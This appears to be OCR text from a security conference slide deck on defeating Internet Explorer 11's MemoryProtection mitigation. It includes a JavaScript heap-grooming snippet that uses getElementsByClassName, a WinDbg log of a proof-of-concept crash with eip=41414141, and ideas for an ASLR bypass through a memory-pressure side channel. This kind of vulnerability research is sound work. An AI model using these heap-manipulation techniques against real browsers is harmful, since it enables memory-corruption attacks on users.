Techniques

Prepping the wait list




Advanced Attack Techniques

Bringing the wait list to a known state and approximate size



Advanced Attack Techniques

Reliably deallocate a memory block



Attribute Size Allocation and Freeing

Method of triggering


- `SysAllocString` / `SysFreeString`-based string buffers don't use `ProtectedFree`
- `CStr` defined in MSHTML comes to our aid
- `CElement::Var_getElementsByClassName`
  - Reached by invoking the DOM method `getElementsByClassName`
  - Creates a CStr containing the string data that was passed in and later deletes using `ProtectedFree`
- `getElementsByClassName`
  - Accomplish goal of allocating and freeing a buffer of arbitrary size
  - Priming procedure required
- Limitation
  - `getElementsByClassName` will not use a CStr unless the parameter a string length of at least 0x28 characters
  - `CStr` allocates size to hold characters (two bytes per char) pluc 6 additional bytes
  - Smallest heap buffer is 0x28*2+6 bytes or 0x56 bytes
  - No upper limit

Buffer allocation/`ProtectedFree` code

Remove complexity of deallocation behaviour due to MemoryProtection

```
var oDiv1 = document.createElement('div');

// Advance call for string1
window.ref1 = oDiv1.getElementsByClassName(string1);

// Advance call for string2
window.ref2 = oDiv1.getElementsByClassName(string2);

// ...

// Allocate/ProtectedFree a buffer with size of string1
oDiv1.getElementsByClassName(string1);

// ...

// Allocate/ProtectedFree a buffer with size of string1
oDiv1.getElementsByClassName(string1);

// ...

// Allocate/ProtectedFree a buffer with size of string2
oDiv1.getElementsByClassName(string2);
```

Demo


http://localhost:8080/poc2.html
POC
"c:\Program Files\Internet Explorer\iexplore.exe" http://localhost:8080/poc.html - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
ModLoad: 655a0000 659b1000 C:\Windows\System32\jscript9.dll
Application '\??\c:\Program Files\Internet Explorer\iexplore.exe' found in cache
Symbol search path is: srv*z:\symbolscache*http://msdl.microsoft.com/download/symbols
Executable search path is:
SHIMVIEW: ShimInfo(Complete)
Application '\??\c:\Program Files\Internet Explorer\iexplore.exe' found in cache
Symbol search path is: srv*z:\symbolscache*http://msdl.microsoft.com/download/symbols
Executable search path is:
SHIMVIEW: ShimInfo(Complete)
(bb0.928): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=02435758 ebx=00000009 ecx=022fb708 edx=02436758 esi=040d87e0 edi=01c5bf88
eip=41414141 esp=022fb6b0 ebp=022fb6d8 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010202
41414141 ?? ???
1 015> lmvm mshtml
start end module name
63a60000 64b0e000 MSHTML (private pdb symbols) C:\debuggers\sym\mshtml.pdb\1B21322AB87E447DA5222D125978CDB2\mshtml.pdb
Loaded symbol image file: C:\Windows\SYSTEM32\MSHTML.dll
Image path: C:\Windows\SYSTEM32\MSHTML.dll
Image name: MSHTML.dll
Timestamp: Fri Aug 15 19:03:19 2014 (53EEBBE7)
CheckSum: 010AEDCE
ImageSize: 010AE000
File version: 11.0.9600.17278
Product version: 11.0.9600.17278
File flags: 0 (Mask 3F)
File OS: 40004 NT Win32
File type: 2.0 Dll
File date: 00000000.00000000
Translations: 0409.04b0
CompanyName: Microsoft Corporation
ProductName: Internet Explorer
InternalName: MSHTML
OriginalFilename: MSHTML.DLL
ProductVersion: 11.00.9600.17278
FileVersion: 11.00.9600.17278 (winblue_r2.140915-1500)
FileDescription: Microsoft (R) HTML Viewer
LegalCopyright: © Microsoft Corporation. All rights reserved.
1:015>
Ln 0, Col 0 Sys 0:<Local> Proc 001:bb0 Thrd 015:928 ASM OVR CAPS NUM
Activate Windows
Go to PC settings to activate Windows.
7:29 AM
9/22/2014

Bypassing ASLR with MemoryProtection


ASLR Bypass

Question posed by Fortinet

Would the simple conservative garbage collector introduce a new attacking surface, such as the classic ASLR bypass by Dion? It's possible to place an integer value into the stack and then brute-guess the address of the elements that are to be freed. However, even if an attacker could guess this address, one still cannot get a useful pointer such as the vftable that would leak a base DLL address due to the fact that the contents of the memory have already been zeroed out.

http://blog.fortinet.com/post/is-use-after-free-exploitation-dead-the-new-ie-memory-protector-will-tell-you

MemoryProtection as an Oracle




MemoryProtection's Public Interface

```
int DllNotification(DWORD fdwReason, LPVOID lpvReserved)
void CMemoryProtector::ProtectCurrentThread()
void CMemoryProtector::ProtectedFree(HANDLE hHeap, void* pMem)
```

No information is ever returned to the caller.


No Feedback Loop



We need a side channel.

Operating the browser in a regime of high memory pressure.

JavaScript Out-of-Memory Exceptions

